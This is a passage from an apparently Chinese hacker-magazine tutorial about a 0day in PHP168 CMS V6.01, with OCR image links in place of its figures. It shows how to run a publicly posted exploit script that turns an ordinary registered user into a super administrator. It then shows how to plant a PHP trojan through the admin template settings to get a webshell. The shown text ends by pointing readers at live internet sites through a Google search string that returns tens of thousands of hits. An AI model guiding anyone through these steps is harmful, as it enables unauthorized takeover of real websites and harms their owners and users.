
php168最新0day 日拿1000webshell

原点首语：这期的首语应该怎么写呢？当我打开记事本的时候，我在考虑着这个问题……简单、快速、高效，这大概是这个栏目给菜鸟带来的最大实惠吧。那么，这样的好事是不是每期都会有呢？很幸运，这期给大家带来了一个BOMB，还等什么！赶快把目光往下移啊……

文By rabbitsafe/zhanmm

从本文你可以学到：
简单的EXP使用

PHP168内容管理系统基于PHP+MySql构架，集成web2.0元素，属于模块化的CMS建站系统。其包括有新闻、会员、采集、投票、下载、广告、留言、商城及友情链接等功能，非常方便用户建立自己的个人网站。功能是够强大的，但是漏洞也没少出！上一个版本PHP168CMS V2008就存在权限提升漏洞，可以直接将注册的普通用户提升到管理员级别，然后进入网站后台成功拿到Webshell。最新版本的PHP168CMS V6.01也存在类似的漏洞，利用方法更加简单！下面我们就开始漏洞分析与利用。


图1

一、漏洞利用

首先去官方网站下载一套最新的PHP168 CMS V6.01版内容管理系统，通过本地搭建PHP+MySql环境，网站测试一切正常。我们先去注册一个用户，地址是**http://127.0.0.1/do/reg.php?step=1&_fromurl=http%3A%2F%2F127.0.0.1%2F**，我注册的用户名是rabbit222，口令是111111。注册好用户以后进行登录，我们看到了这个用户的权限，如图1，“个人信息”里显示用户的等级是“普通会员”。

接着用“狼族”论坛上公布出来的漏洞利用程序进行测试，使用方法很简单：**把这个exp文件放到自己搭建好的php.exe程序目录下，然后运行cmd.exe进入这个目录，执行命令“php.exe php168.php”**，如图2。




图2

我们可以看到，漏洞利用程序需要的参数是用户名和口令。我们来把刚才注册的用户rabbit222提升到超级管理员级别，提交**php.exe php168.php 127.0.0.1 / rabbit222 111111**，这个path的参数值是“/”，如图3，这样就可以把这个普通用户级别提升到超级管理员级别。




图3

我们可以看到，漏洞利用已经提示成功了，估计我们现在的用户rabbit222已经是管理员了。我们再次登录rabbit222账号，看一下个人信息，如图4。



图4



图5

我们可以看到rabbit222已经从“普通用户”级别提升到“超级管理员”级别了。接下来登录网站后台，地址是**http://127.0.0.1/admin/**，用rabbit222

成功登录网站后台，如图5。

现在我们已经进入后台，接下来通过添加一个模板，就可以轻松拿到网站的webshell。

依次选择**“功能中心”－“风格／模板设置”－“模板设置”**，再点击“添加系统模板”。在“模板管理”里有“模板保存路径”，自己可以修改文件后缀名为.php，内容页里写入php木马内容，如图6。一切设置好后点击“提交”，提示“成功保存”。




图 6

再来访问这个地址，成功拿到Webshell，如图7。




图 7

二、实战互联网

本地测试成功，现在去网上实战一下吧！我们先去google查找一下，关键字：“**Powered by PHP168 V6.0 Code**”，获得大约84900条查询结果，如图8。

